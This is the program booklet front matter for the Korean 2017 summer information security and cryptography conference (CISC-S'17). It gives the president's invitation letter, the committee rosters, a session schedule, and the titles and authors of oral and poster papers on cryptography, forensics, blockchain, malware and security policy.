2017년 한국정보보호학회 하계학술대회

CISC-S'17

Conference on Information Security and Cryptography 2017 Summer

2017. 6. 22일(목) ~ 6. 23일(금)

충남 아산시 순천향대학교 향설 1관

- 주 최 : 한국정보보호학회
- 주 관 : 순천향대학교
- 후 원 : 미래창조과학부,
  정보통신기술진흥센터,
  고려대학교 함수암호연구단



한국정보보호학회
Korea Institute of Information Security & Cryptology

이 발표논문집은 2017년도 정부재원(과학기술진흥기금 및 복권기금)으로 한국과학기술단체총연합회의 지원을 받아 발간되었음

초대의 글

올해의 6월은 더위를 머금으며 새로운 시대를 열기에 부족함이 없는 여름을 맞이하고 있습니다. 우선 회원님들의 건승과 학술적인 발전을 기원 드립니다. 이번 학술대회는 회원님들의 참여와 관심으로 많은 논문이 모집 되었습니다. 이에 감사드리며, 회원님들의 학술적 가치와 노고가 결실을 맺는 자리가 한국정보보호학회 하계학술대회(CISC-S '17) 임을 새삼 깨닫게 되어 기쁘게 생각합니다. 이번 하계학술대회는 접수된 논문 중 180편의 논문 채택되어 21개의 구두발표 세션과 2개의 포스터세션으로 나뉘어 발표될 예정입니다.

정보통신 기술과 인공지능의 융합으로 정보통신분야에도 많은 변화를 가져왔고, 정보보안에서도 인공지능을 이용한 기술들이 제시되고 있어 미래의 정보통신의 발전에 중요한 계기가 되었습니다. 또한 인터넷 은행이 출범됨으로써 금융에서도 보안이 중요한 위치로 자리잡게 된 첫해이기도 합니다. 금융보안에서는 블록체인 기술을 이용한 인증기법에 대한 논의가 활성화되고 있고 이를 반영하듯 이번 학술대회에서는 블록체인 관련 논문이 많이 투고되었습니다. 본 학회에서는 이러한 새로운 융합기술들에 대한 기술들을 서로 나누고 토론하는 장을 마련하여 회원님들의 앞으로 연구방향 및 응용분야에 대한 미래를 볼 수 있는 선도자가 되길 기원 드립니다. 이에 즈음하여, 산업계, 학계, 연구기관 및 정부의 다양한 정보보호 분야 관련 업무를 수행하는 과정에서 축적된 연구결과 및 경험들을 정리하여 고귀한 논문으로 발표하시는 회원님들의 노고에 감사드리며, 아울러 학술대회동안 발표자를 비롯한 참여자들 간에 귀중한 연구결과와 경험들이 심도 있게 논의되어 학술대회가 회원 상호간의 토론과 친목을 도모하는 장이 되기를 바랍니다.

아울러 이번 학술대회를 위해 장소를 제공해 주신 순천향대학교 당국과 재정적으로 후원해 주신 회원사와 후원 및 협찬 기관들에게 심심한 감사를 드립니다. 또한 이번 하계학술대회 준비를 위해서 수고해 주신 임강빈 운영위원장님과 안효범 프로그램위원장님을 비롯한 운영 및 프로그램위원 여러분, 우리 학회 사무요원 여러분께도 행사가 성공적으로 마무리 될 때까지 노력해 주시기를 바라며 감사의 말씀을 드립니다.

마지막으로 본 학술대회에 참석하여 축하해 주신 모든 내빈 및 옥고를 제출해 주신 산·학·연 관계 회원님들에게 깊이 감사드리며, 항상 건강하시고 행복하시길 기원합니다. 감사합니다.

2017. 6. 22

한국정보보호학회 회장 **이 동 훈**

조 직 도

학술대회장

■ 한국정보보호학회 회장 이동훈, 고려대학교

운영 위원회

■ 위 원 장 **임강빈** 순천향대학교

■ 운영위원

김상진	한국기술교육대학교	**김성훈**	국가보안기술연구소
박성민	한국인터넷진흥원	**박현주**	㈜시옷
서정택	순천향대학교	**신상욱**	부경대학교
여상수	목원대학교	**오수현**	호서대학교
오형근	국가보안기술연구소	**유동영**	한국인터넷진흥원
유일선	순천향대학교	**윤주범**	세종대학교
이경률	순천향대학교	**이경현**	부경대학교
이덕규	서원대학교	**이선영**	순천향대학교
이임영	순천향대학교	**조상우**	국가보안기술연구소
차건상	건양대학교	**하재철**	호서대학교

프로그램 위원회

■ 위 원 장 **안효범** 공주대학교

■ 운영위원노승민(성결대학교)

곽 진	아주대학교	**김종성**	국민대학교
김형식	성균관대학교	**김형종**	서울여자대학교
김호원	부산대학교	**김휘강**	고려대학교
나중찬	한국전자통신연구원	**민병길**	국가보안기술연구소
서승현	한양대학교	**양대헌**	인하대학교
윤지원	고려대학교	**이문규**	인하대학교
이영숙	호원대학교	**이정현**	숭실대학교
이종혁	상명대학교	**이형우**	한신대학교
이희조	고려대학교	**최대선**	공주대학교
한동국	국민대학교	**홍승필**	성신여자대학교

프로그램

<table>
<tr><th>날짜</th><th>구 분</th><th>향설1관
206호</th><th>향설1관
205호</th><th>향설1관
204호</th><th>향설1관
203호</th><th>향설1관
202호</th><th>향설1관
225호</th><th>향설1관
224호</th><th>향설1관
208호</th><th>향설1관
209호</th></tr>
<tr><td rowspan="7">6월
22일
(목)</td><td>등록 및 리셉션
(11:30-13:00)</td><td colspan="7">등록 및 리셉션
(등록대: 향설1관 3층)</td><td rowspan="7" colspan="2">2017년 정보보호
핵심원천
기술개발사업
종료과제
최종
평가위원회</td></tr>
<tr><td rowspan="2">세션 A
(13:00-14:20)</td><td>암호이론-1
(A-1)</td><td>시스템 보안
(A-2)</td><td>모바일
보안-1 (A-3)</td><td>포렌식
(A-4)</td><td>블록체인-1
(A-5)</td><td>해킹 및
취약점
분석-1
(A-6)</td><td>정보보호
기타
(A-7)</td></tr>
<tr><td>좌장:
이선영
(순천향대)</td><td>좌장:
김수현
(순천향대)</td><td>좌장:
최대선
(공주대)</td><td>좌장:
김종성
(국민대)</td><td>좌장:
여상수
(목원대)</td><td>좌장:
이희조
(고려대)</td><td>좌장:
강병권
(순천향대)</td></tr>
<tr><td rowspan="2">세션 B
(14:30-15:50)</td><td>암호이론-2
(B-1)</td><td>네트워크 보안
(B-2)</td><td>모바일
보안-2
(B-3)</td><td>클라우드
보안
(B-4)</td><td>블록체인-2
(B-5)</td><td>해킹 및
취약점
분석-2
(B-6)</td><td>영어논문
세션
(B-7)</td></tr>
<tr><td>좌장:
하재철
(호서대)</td><td>좌장:
김윤정
(서울여대)</td><td>좌장:
이만희
(한남대)</td><td>좌장:
곽 진
(아주대)</td><td>좌장:
신상욱
(부경대)</td><td>좌장:
김수현
(순천향대)</td><td>좌장:
이종혁
(상명대)</td></tr>
<tr><td>포스터 세션 I
(16:00-17:00)</td><td colspan="7">포스터 발표-1, 좌장: 유일선(순천향대)</td></tr>
<tr><td>만찬
(17:30-21:00)</td><td colspan="9">파라다이스 스파 도고 캠핑장</td></tr>
<tr><td rowspan="8">6월
23일
(금)</td><td>등록 및 다과
(10:00-10:30)</td><td colspan="7">등록 및 리셉션
(등록대: 향설1관 3층)</td><td rowspan="8" colspan="2">2017년 정보보호
핵심원천
기술개발사업
종료과제
최종
평가위원회</td></tr>
<tr><td>초청강연
(10:30-11:20)</td><td colspan="7">How to Write Top conference (Hacking, Academic or Journal) papers?
김용대 (KAIST)
(장소: 유니토피아관 1층 3D극장)</td></tr>
<tr><td>학회특별강연
(11:20-11:30)</td><td colspan="7">학술 연구 및 출판 윤리-학회 연구 윤리 규정을 중심으로-
논문지 편집위원장: 하재철 (호서대)
(장소: 유니토피아관 1층 3D극장)</td></tr>
<tr><td>개회식
(11:30-12:00)</td><td colspan="7">개회사: 한국정보보호학회 학회장 이동훈 (고려대학교)
축 사: 순천향대학교 부총장 이종화
우수논문상 시상식 : 행정자치부 장관상, 학회장상, ETRI, KISA, NSR상, 여성우수과학자상 포함
경품추첨
(장소: 유니토피아관 1층 3D극장)</td></tr>
<tr><td>중식
(12:00-13:30)</td><td colspan="7">중식 (장소: 향설1관 1층 식당)</td></tr>
<tr><td>포스터세션 II
(13:30-14:30)</td><td colspan="7">포스터 발표-2, 좌장: 이경률(순천향대)</td></tr>
<tr><td rowspan="2">세션 C
(14:40-16:00)</td><td>IoT 보안
(C-1)</td><td>융합 및
산업보안
(C-2)</td><td>BIG DATA
및 인공지능
보안
(C-3)</td><td>개인
정보보호 및
ID 관리
(C-4)</td><td>정보보호표준
및 평가/인증
(C-5)</td><td>정보보호
정책/법/제도
(C-6)</td><td>여성과학자
(C-7)</td></tr>
<tr><td>좌장:
민병길
(NSR)</td><td>좌장: 서정택
(순천향대)</td><td>좌장:
이화민
(순천향대)</td><td>좌장:
이경률
(순천향대)</td><td>좌장:
최 창
(조선대)</td><td>좌장:
유일선
(순천향대)</td><td>좌장: 오수현
(호서대)</td></tr>
</table>

세션 A

6월 22일(목) 13:00–14:20	
향설1관 206호	발표 논문
암호이론–1 (A–1)	**SAT solver를 이용한 SPECK32의 디퍼렌셜의 근사값 계산** 이호창, 김서진, 강형철, 홍득조, 성재철, 홍석희 ㅣ 고려대학교, 전북대학교, 서울시립대학교
	부채널 분석에 대응하기 위한 LEA 마스킹 알고리듬 박은수, 오수현, 하재철 ㅣ 호서대학교
	MultiMCW 엔트로피 추정법의 고속 구현 김원태, 염용진, 강주성 ㅣ 국민대학교
	Security analysis and experiment of universal quantum encryption for quantum signature 강민성, 조영욱, 김용수, 한상욱, 문성욱 ㅣ KIST
좌장: 이선영 교수 (순천향대학교)	
향설1관 205호	발표 논문
시스템 보안 (A–2)	**CNG 암호 라이브러리의 비대칭키 관련 함수에서의 키 저장 메커니즘 분석** 오인수, 이경률. 이선영, 임강빈 ㅣ 순천향대학교
	무선공유기의 서명체인 기반 펌웨어 업데이트 프로토콜 김병관, 손주환, 정일안 ㅣ 한국정보보호시스템
	난수화에 기반을 둔 방어 기법에 대한 연구: 데이터 공간 난수화를 중심으로 오현영, 양명훈, 박재성, 백윤흥 ㅣ 서울대학교
	JIT-ROP 및 방어 방법에 대한 연구 전성화, 방인영, 박준모, 권동현, 백윤흥 ㅣ 서울대학교
좌장: 김수현 교수 (순천향대학교)	
향설1관 204호	발표 논문
모바일 보안–1 (A–3)	**그래피컬 패스워드에 적합한 새로운 퍼지 해쉬 알고리즘** 이수민, 김형식 ㅣ 성균관대학교
	안드로이드 앱 기반 위해요소 고지 기법 연구 이찬진, 방제완 ㅣ 경찰청
	더미 파일을 이용하여 원본 텍스를 노출시키지 않는 로딩 기법 조홍래, 최준태, 하동수, 오희국 ㅣ 한양대학교
	사용자의 공개키를 이용하는 NFC 기반 모바일 쿠폰 시스템 이소원, 신동진, 박창섭 ㅣ 단국대학교
좌장: 최대선 교수 (공주남대학교)	
향설1관 203호	발표 논문
포렌식 (A–4)	**NTFS 파일시스템 시간정보 분석을 통한 폴더 사용패턴 분석 및 시각화 방법** 윤종성, 이상진 ㅣ 고려대학교
	리눅스 시스템의 메모리 포렌식 : 난제와 발전방향 박재유, Joshua I. James ㅣ KAIST, 한림대학교
	로그인 정보 분석을 통한 웹 브라우저 포렌식 개선 방안 김준기, 한재혁, 이상진 ㅣ 고려대학교
	원격 포렌식을 활용한 엔드포인트 탐지 및 대응 시스템 모델링 김희범, 정상문, 원유재 ㅣ 충남대학교
좌장: 김종성 교수 (국민대학교)	

향설1관 202호	발표 논문
블록체인-1 (A-5)	**블록체인 플랫폼의 합의 알고리즘과 서비스** 명세인, 한석찬, 허진영, 채송현, 이종혁 | 상명대학교
	Ethereum dApp 시스템을 활용한 취약점 분산 관리 플랫폼 제안 임재원, 장태진, 정인우 | 동국대학교, 국민대학교, 인덕대학교
	블록체인 기술 동향 및 응용 윤정준, 김지혜, 오현옥 | 국민대학교, 한양대학교
	블록체인 동작 과정에 따른 보안 분석 이성범, 이부형, 명세인, 이종혁 | 상명대학교
좌장: 여상수 교수 (목원대학교)	
향설1관 225호	발표 논문
해킹 및 취약점 분석-1 (A-6)	**펌웨어 취약점 분석을 통한 임베디드 기기 보안성 검사** 임재원, 이바현, 송상준, 전연수 | 자유/오픈소스 소프트웨어 연합회, UpRoot, Theori, 인천대학교
	메모리 기반의 파일리스 악성코드 분석 및 탐지방안 이경민, 김경곤, 이상진 | 고려대학교
	동적 바이너리 분석을 이용한 자동 취약점 탐지 및 검증 박종섭, 최병철, 이경현 | ETRI, 부경대학교
	특징적 분류를 통한 랜섬웨어의 최신 동향 분석 문기운, 이종혁 | 상명대학교
좌장: 이희조 교수 (고려대학교)	
향설1관 224호	발표 논문
정보보호 기타 (A-7)	**Generative Adversarial Net을 적용한 CAPTCHA 이미지 생성** 권현, 김용철, 윤현수, 최대선 | KAIST, 육군사관학교, 공주대학교
	SW 개발보안을 위한 보안약점 분석과 탐지방법 연구 김진국, 장희진, 정승훈, 김희동, 김현숙 | 국방과학연구소
	사이버 상황인식을 위한 사이버 킬체인 모델 및 사이버 위협 분류 조성영, 한인성, 정현숙, 구성모, 박무성 | 국방과학연구소
	임직원의 정보 보안 교육훈련 중진 필요성에 관한 연구 조형택, 염홍열 | 순천향대학교
좌장: 강병권 교수 (순천향대학교)	

세션 B

6월 22일(목) 13:00–14:20	
향설1관 206호	발표 논문
암호이론–2 (B–1)	**Quantum challenge response using arbitrary unitary operators** 최지웅, 강민성, 윤춘석, 허진오, 한상욱, 문성욱, 양형진 ㅣ 고려대학교, KIST, 고려대학교, 충북대학교
	보완된 큐브암호 UTEC 김민호, 이준, 이호현 ㅣ 폴수학학교
	다양한 기능을 제공하는 책임 기관 ID 기반 암호(A-IBE) 연구 최수리, 이동훈 ㅣ 고려대학교
	VANET환경에서의 익명 인증을 위한 ID기반 일괄 검증 기법 연구 배경진, 김종현, 이동훈 ㅣ 고려대학교
좌장: 하재철 교수 (호서대학교)	
향설1관 205호	발표 논문
네트워크 보안 (B–2)	**클라이언트 기반 실시간 웹 변조 감시 및 탐지체계** 박휘랑, 조영호 ㅣ 공군 정보체계관리단
	지능적 on-off 웹 변조 공격과 대응 알고리즘 조영호 ㅣ 공군 정보체계관리단
	OAuth 프로토콜에 대한 안전성 연구 이창훈, 남기훈 ㅣ 서울과학기술대학교
	무선 센서 네트워크의 확률적 투표기반 여과에서 에너지 효율 향상을 위한 보고서 검증기법 임상혁, 조대호 ㅣ 성균관대학교
좌장: 김윤정 교수 (서울여자대학교)	
향설1관 204호	발표 논문
모바일 보안–2 (B–3)	**안드로이드 실행파일과 동적 로그를 활용한 코드 분석에 대한 연구** 하상민, 강성은, 정수환 ㅣ 숭실대학교
	안드로이드 권한 기반 리패키징 게임 애플리케이션의 악성 여부에 관한 연구 이상민, 김승주 ㅣ 고려대학교
	안드로이드 APK 파일 재컴파일을 통한 모바일 문서 보안 솔루션 취약점 분석 이상민, 김형식 ㅣ 성균관대학교
	안드로이드 어플리케이션 패키지에 포함된 검증키를 이용한 JNI Caller 검증 방법 홍석, 김동욱 ㅣ 삼성전자
좌장: 이만희 교수 (한남대)	
향설1관 203호	발표 논문
클라우드 보안 (B–4)	**클라우드 환경에서의 인가된 신원인증 기반 향상된 데이터 접근제어 스킴** 이은지, 곽진 ㅣ 아주대학교
	중복 제거를 지원하는 클라우드 스토리지에서의 효율적인 키 갱신 기법 김동이, 박지선, 신상욱 ㅣ 부경대학교
	클라우드 스토리지 환경에서 클라이언트 기반의 안전한 데이터 중복제거 방안 연구 배원일, 곽진 ㅣ 아주대학교
	가상 메모리 모니터링을 통한 클라우드 플랫폼 내 랜섬웨어 탐지 프레임워크 최상훈, 전우진, 구예은, 박기웅 ㅣ 세종대학교
좌장: 곽 진 교수 (아주대학교)	

향설1관 202호	발표 논문
블록체인-2 (B-5)	**이더리움의 분석 및 응용기법** 이정혁, 김지혜, 오현옥 | 한양대학교, 국민대학교
	블록체인 기술 적용 시 한계점 제시 및 해결방안 연구 최홍석, 박경수, 서정택 | 순천향대학교
	블록체인을 도입한 중고 물품 거래 서비스 설계 김보연, 이연희, 이부형, 이종혁 | 상명대학교
	블록체인 트랜잭션을 활용한 클라우드 스토리지 데이터 무결성 검증 방안 연구 박병주, 곽진 | 아주대학교
좌장: 신상욱 교수 (부경대학교)	
향설1관 225호	발표 논문
해킹 및 취약점 분석-2 (B-6)	**Shadow Brokers에 의해 유출된 NSA 윈도우 해킹 툴 분석** 송영준, 전상기, 임연주, 이종혁 | 상명대학교
	USB를 이용한 Ransomware 공격 설계 최현수, 김성주, 문기운, 이종혁 | 상명대학교
	신규 랜섬웨어 공격 가능 시나리오 개발 및 대응방안 연구 이재경, 김예준, 이유정, 서정택 | 순천향대학교
	Mobileye 카메라의 인식 방법에 대한 블랙박스 분석 윤석빈, 권유진, 신호철, 노주환, 김용대 | KAIST
좌장: 김수현 교수 (순천향대학교)	
향설1관 224호	발표 논문
영어논문세션 (B-7)	**A framework for mitigating zero-day attacks in IoT** Vishal Sharma, 김지윤, 권순현, 유일선, 이경률, 임강빈 | 순천향대학교
	Secure and Privacy Preserving Authentication in Vehicular Social Network Ubaidullah Rajput, Zeinab Rezaiefer, Heekuck Oh | 한양대학교
	An Authentication Framework for E-Health Monitoring System in Smart Village Akash Suresh Patil, Kyung-Hyune Rhee | 부경대학교
	A Proposal of a Secure Home Care Remote Monitoring Application by Using the Blockchain Technology Kweka Bruno Joachim, Kyung-Hyune Rhee | 부경대학교
좌장: 이종혁 교수 (상명대학교)	

세션 C

6월 23일(금) 14:40-16:00	
향설1관 206호	발표 논문
IoT 보안 (C-1)	**IoT기반 DDoS 악성코드 대응방안** 문병우, 황동현, 염흥열 | 아주대학교
	위협 모델링 기법을 이용한 스마트 플러그 분석 곽지원, 김승주 | 고려대학교
	사물인터넷 환경의 암호 키 관리 기준 동향 분석 김대운, 최은영, 박해룡 | KISA
	IoT 환경에서 ECDH 공개키를 이용한 디바이스 인증 및 키 설정 프로토콜 이종훈, 한상우, 박창섭 | 단국대학교
좌장: 민병길 (국가보안연구소)	
향설1관 205호	발표 논문
융합 및 산업 보안 (C-2)	**내적 암호를 이용한 안전한 전기 요금 과금 방법** 임종혁, 윤예진, 이문규 | 인하대학교
	스마트시티 보안위협 및 대응방안 분석 송지현, 태진희, 서정택 | 순천향대학교
	국내·외 원전 I&C 시스템 사이버보안 규제지침의 기술적 보안조치 항목 비교 분석을 통한 개선사항 연구 송진우, 이가영, 홍기섭, 서정택 | 순천향대학교
	스마트팩토리 보안위협 및 대응방안 연구 김슬기, 서승민, 박새얀, 서정택 | 순천향대학교
좌장: 서정택 교수 (순천향대학교)	
향설1관 204호	발표 논문
BIG DATA 및 인공지능 보안 (C-3)	**실시간 내부자 위협 탐지 시스템을 위한 로그 수집 및 분석 연구** 강기태, 하동욱, 신종호, 류연승 | 명지대학교
	양방향 LSTM과 Word2Vec기반 악성코드 분류 윤태욱, 박찬수, 황태규, 최준희, 김성권 | 중앙대학교
	딥러닝 기반 악성코드 분류 기법 분석 이동근, 김민겸, 염흥열 | 순천향대학교
	학습 기반 비정상 행위 탐지 연구의 실제 현장 적용 과정에서의 난관들에 대한 정리 이하윤, 서지원, 안선우, 이영한, 백윤흥 | 서울대학교
좌장: 이화민 교수(순천향대학교)	
향설1관 203호	발표 논문
개인 정보보호 및 ID 관리 (C-4)	**전자 암호 화폐의 프라이버시 이슈와 동향** 김승리, 김지혜, 오현옥, 이승화 | 한양대학교, 국민대학교
	바이트코드 수정을 통한 안드로이드 앱의개인정보 접근권한 개별 제어 기법 백현준, 하동수, 오희국 | 한양대학교
	차세대 ITS 환경에서 프라이버시 보호를 위한 익명 인증서 관리 방안 최석준, 곽진 | 아주대학교
	지능형 CCTV 환경의 프라이버시 보장을 위한 유사도 기반 가상얼굴 생성기법 이동혁, 박남제 | 제주대학교
좌장: 이경률 교수(순천향대학교)	

향설1관 202호	발표 논문
정보보호표준 및 평가/인증 (C-5)	**기반시설 ICS IT보안솔루션 적용표준에 관한 연구** 전낙신, 윤지원 ㅣ 고려대학교
	계층분석기법(AHP)을 활용한 중소형 공공기관 정보보안 활동의 효과성 내재화 연구 강창식 ㅣ 고려대학교
	SOFA-B로 본 바이오 인증 안전도 테스트 분석연구 김지혜, 사경진, 염흥열 ㅣ 순천향대학교
	의료기관 정보보호 관리체계 필요성에 대한 연구 황동현, 문병우, 염흥열 ㅣ 순천향대학교
좌장: 최 창 교수(조선대학교)	
향설1관 225호	발표 논문
정보보호 정책/법/제도 (C-6)	**개인정보보호를 위한 기술적·관리적 조치의 문제점 및 개선방안에 관한 연구** 이지환, 이상근, 정우진, 서정택 ㅣ 순천향대학교
	생체정보에 대한 개념 정립과 생체정보에 대한 개정(안) 제시 장원영, 최동준, 김슬기, 서정택 ㅣ 순천향대학교
	개인정보 유출사고 피해규모 산정과 사이버보험시장으로의 적용 서준우, 박무성, 이경호 ㅣ 고려대학교, 국방과학연구소
	IoT 제품 및 서비스 안전성 강화를 위한 보안성 유지관리 체계 개선방안 이동혁, 박남제 ㅣ 제주대학교
좌장: 유일선 교수(순천향대학교)	
향설1관 224호	발표 논문
여성과학자 (C-7)	**특강 : 4차 산업혁명에서의 여성과학자의 나아갈 길** 정윤경 교수 ㅣ 성균관대학교
	디지털 증거 수집을 위한 윈도우 포렌식 도구 설계 및 개발 전시영, 윤새정, 송혜원, 전현선, 맹소윤, 조은비, 한송희, 최은정 ㅣ 서울여자대학교
	Bubble-Doc: 가상화 스토리지를 활용한 문서 위/변조 보안 프레임워크 전우진, 홍도원, 박기웅 ㅣ 세종대학교, 공주대학교
	효율적인 Quadratic Projection 기반 홍채 인식: Dual QML을 적용한 홍채 인식 방법 권태연, 노건태, 정익래 ㅣ 고려대학교, 서울사이버대학교, 고려대학교
좌장: 오수현 교수 (호서대학교)	

포스터 세션 I

6월 22일(목) 14:30-15:50

좌장 : 유일선 교수(순천향대학교)

세션	번호	발표 논문
포스터 세션 I	1	**국방분야 정보보호 인력양성제안** 임재원, 박재현, 전승훈, 김동설, 강근철 I 동국대학교, 광운대학교, 세종대학교, 시큐아이, KITRI
	2	**IoT 환경에서 발생할 수 있는 사회공학기법을 이용한 해킹 시나리오** 황주현 I 서울디지텍고등학교
	3	**드론을 이용한 취약한 IoT 환경의 위협 및 대응 방안 분석** 고주성, 최광훈, 김재훈 I 아주대학교
	4	**Application of Cloud Computing as a Solution to AR Applied Military Cyber Operation Problem** HunminLee, Hyojung Kim, Jungho Kang I 육군사관학교
	5	**방위산업기술 지정 및 식별 동향** 허아라, 류연승, 황승배 I 명지대학교
	6	**격자 기반 암호의 동향 분석** 이지은, 김준섭, 김기문, 박해룡 I KISA
	7	**보안점검항목을통한개선된육군사용자보안진단도구** 박세훈, 김재홍, 김지원 I 육군사관학교
	8	**보안 기능을 가진 USB 모듈 제안** 이진혁, 신노을, 염홍열 I 순천향대학교
	9	**경량 블록암호 현황 및 국제 표준화 동향 분석** 김도원, 김인섭, 박해룡 I KISA
	10	**A Secure Adaptive Forwarding Approach for Name Data Networking** Zeinab Rezaeifar, Ubaidullah, Fathi Karim, Ginoumoua Xaivue, Sami Ullah, Heekuck Oh I 한양대학교
	11	**클라우드 환경을 위한 시간 제약 취합키 암호 시스템** 정윤송, 이영경, 이동훈 I 고려대학교
	12	**Keyless Entry System 에 대한 사이버 공격 동향 연구** 주경호, 이동훈 I 고려대학교
	13	**브로드캐스트 암호 응용기법 연구 동향** 김준식, 이동훈 I 고려대학교
	14	**Themida의 코드 가상화 분석에 대한 연구** 이재휘, 이상진 I 고려대학교
	15	**커넥티드 카 시스템에서의 보안위협 분석 및 개선 방안 연구** 우재연, 신정민, 염홍열 I 순천향대학교
	16	**안전한 IoT 을 위한 CoAP기반 그룹 지향 DTLS 핸드셰이크** 정연성, 조정모, 박창섭 I 단국대학교
	17	**위협 모델링을 이용한 인포테인먼트 시스템 분석** 최원빈, 김승주 I 고려대학교
	18	**랜섬웨어 최신동향분석** 김원석, 손민우, 이상범, 이상익, 이종혁, 조재형, 김종성 I 국민대학교
	19	**유사도 분석을 이용한 바이너리 패커 식별 방법** 김영철, 조은선 I 충남대학교
	20	**안전한 IoT 환경을 위한 스마트카드 기반 인증 기법** 우시재, 곽진 I 아주대학교
	21	**안드로이드 환경에서 랜섬웨어 방지를 위한 애플리케이션 관리 방안 연구** 박인규, 최슬기, 곽진 I 아주대학교
	22	**이중진자의 카오스적 성질을 이용한 암호화 알고리즘 설계** 최이탁, 이강, 김민진, 변두원, 이호현 I 폴수학학교

세션	번호	발표 논문
포스터 세션 I	23	**Mac OS 포렌식 도구 분석** 전용진, 박은후, 김도연, 이제원, 이예슬, 강세림, 김종성 I 국민대학교
	24	**보안 취약점 검증 지원 기술동향 및 발전방향** 장희진, 김현숙, 김진국, 정승훈, 김희동 I 국방과학연구소
	25	**가상키보드에 대한 스크린 키로거 구현 및 그 대응방안** 조진우, 양환석, 이병천 I 중부대학교
	26	**해킹기법 스누핑, 스니핑, 스푸핑의 최신동향분석** 장서연, 조병현, 이윤진, 서명환, 이승연, 최건희, 김지훈, 김종성 I 국민대학교
	27	**NAS 취약점 및 보안 대응방안** 조재일, 이지환, 송누리, 염흥열 I 순천향대학교
	28	**잊혀질 권리 입법에 관한 고찰** 김희중, 조재일, 최인식, 서정택 I 순천향대학교
	29	**드론 활용으로 인한 사생활 침해 및 사이버 위협과 관련한 법 개정(안) 연구** 오인수, 김진철, 박소영, 서정택 I 순천향대학교
	30	**개인정보 비식별화 조치 가이드라인 쟁점사항 및 개선방안** 사경진, 김지혜, 염흥열 I 순천향대학교
	31	**다양한 패킹분석 도구에 기반한 종합 패커 식별도구** 김가윤, 정현지, 이수연, 이석수, 조은선 I 충남대학교
	32	**문서작업 프로그램 위장 RAT 악성코드 분석** 장성욱, 이민희, 김예준, 장지나, 염흥열 I 순천향대학교
	33	**사회공학적 기법을 활용한 매트릭스 랜섬웨어 분석 및 비교** 장지나, 이민희, 장성욱, 김예준, 염흥열 I 순천향대학교
	34	**포털 사이트 계정 정보를 탈취하는 피싱 기법 분석 및 대응방안** 이민희, 이세빈, 장성욱, 장지나, 염흥열 I 순천향대학교
	35	**인터넷전문은행 도입 시 안전성 확보를 위한 관련 법률 개정(안) 제시** 이민희, 박인혁, 이재경, 서정택 I 순천향대학교
	36	**불법 온라인 게임 프로그램에 대한 악의적인 행위 분석** 김예준,장성욱,이민희,장지나,염흥열I순천향대학교
	37	**음성 기반 CAPTCHA 공격과 대응 방안** 이유정,김예준,이재경,서정택I순천향대학교
	38	**자율주행 자동차의 보안침해사고처리규정 가이드라인 제안** 정건우, 김도환, 안민태. 서정택 I 순천향대학교
	39	**망분리 환경에서 정보보호 강화방안** 손유승, 김영권, 고승철 I 국세청, 수원대학교
	40	**안드로이드 악성코드 내 암호화 모듈의 원문 탈취에 대한 연구** 안진웅, 강성은, 하상민, 정수환 I 숭실대학교
	41	**Security Protocol for F-PMIPv6의 보안성 분석** 권순현, 김지윤, 안효범, 유일선 I 순천향대학교
	42	**무선 산업 센서 네트워크 프로토콜 분석** 권성문, 손태식 I 아주대학교
	43	**사물 인터넷 환경에서 디바이스와 네트워크 보안** 김명종, 손태식 I 아주대학교
	44	**NIST PQC 표준화 프로젝트에 대한 동향 분석** 김준섭, 이지은, 김기문, 박해룡 I KISA
	45	**이더리움을 이용한 화이트리스트 기반의 안티 바이러스 모델** 김광훈, 염흥열 I 순천향대학교
	46	**비트코인 기술과 이더리움 스마트 계약** 정재한, 손태식 I 아주대학교
	47	**보안 디스크 취약점 분석: A사 제품을 기반으로** 김명수, 오인수, 이경률, 임강빈 I 순천향대학교
	48	**산업제어시스템에서 역추적 기법 적용에 관한 연구** 박근호, 손태식 I 아주대학교

포스터 세션II

6월 23일(금) 13:30–14:30

좌장: 이경률 교수(순천향대학교)

세션	번호	발표 논문
포스터 세션II	1	**빅데이터를 이용한 침해대응시스템** 곽고운, 김아연, 조미선 I 서울여자대학교
	2	**FAP 기반의 무선센서 네트워크에서 센서 노드의 에너지 효율 향상을 위하여 퍼지로직을 적용한 효율적인 경로 결정방법** 정원진, 조대호 I 성균관대학교
	3	**머신 러닝 오픈 API를 활용한 사진 분류 기법 연구** 윤수진, 방제완 I 경찰청
	4	**IoT 기술을 적용한 전력 시스템 보안 위협 분석 및 보안 기술 개발 동향** 최예슬, 전수연, 김효빈, 서정택 I 순천향대학교
	5	**자율주행 자동차 ECU 도메인이 차량 보안에 미치는 영향을 정량화하는 기법 연구** 박승범, 이동훈 I 고려대학교
	6	**사회공학적 기법과 결합된 파밍 악성코드 분석 및 대응방안** 이지오, 이세빈, 염홍열 I 순천향대학교
	7	**개인정보 국외 이전 시 안정성 확보방안 연구** 양준호, 김애솔, 정재민, 서정택 I 순천향대학교
	8	**LTE 기반 철도 무선통신시스템 보안위협 분석: 공격 가능 시나리오 개발 및 대응방안 연구** 이상근, 심현우, 최동준, 강기완, 서정택 I 순천향대학교
	9	**공개된 개인정보 수집, 이용, 제공을 위한 개인정보보호법 개정(안)에 관한 연구** 심현우, 서승민, 김보성, 서정택 I 순천향대학교
	10	**IoT환경에서의 악성코드 동향 분석 및 대응방안 연구** 김애솔, 양정인, 양준호, 서정택 I 순천향대학교
	11	**인터넷 뱅킹 서비스의 사용자 영역에서의 보안기술 분류 및 분석** 안영호, 오인수, 이경률, 이선영, 임강빈 I 순천향대학교
	12	**공공기관 개인정보영향평가제도의 실효성 확보방안 연구** 정해산 I 고려대학교
	13	**VxWorks 펌웨어 정적분석을 위한 Symbol Table 기반 Base Address 탐지기법** 김동규, 김지민, 지청민, 홍만표 I 아주대학교
	14	**물리적 망분리 환경에서 발생할 수 있는 보안 취약점에 관한 연구** 오승렬, 강효수, 박설하, 송태길 I 한국원자력연구원
	15	**불분명한 취득 경위로 얻게 된 개인정보 누설 관련 법률 개정안 제시** 이유빈, 박새얀, 김예준, 서정택 I 순천향대학교
	16	**사망한자의 개인정보 악용사례 및 관련 법률 개정(안) 연구** 류기백, 송진우, 이경민, 서정택 I 순천향대학교
	17	**NoSQL Injection 공격 탐지 기법 연구** 이지섭, 김승주 I 고려대학교
	18	**국방 사이버보안 거버넌스 구축을 위한 제언** 이용석 I 고려대학교
	19	**래티스 기반 키 교환 프로토콜의 비교** 안형철, 최락용, 이지은, 김광조 I KAIST
	20	**위치 기반 기술의 분석 및 비교** 이현구, 신지선 I 세종대학교
	21	**Security Threat Analysis for Smartphone Applications** 양재원, 곽진 I 아주대학교
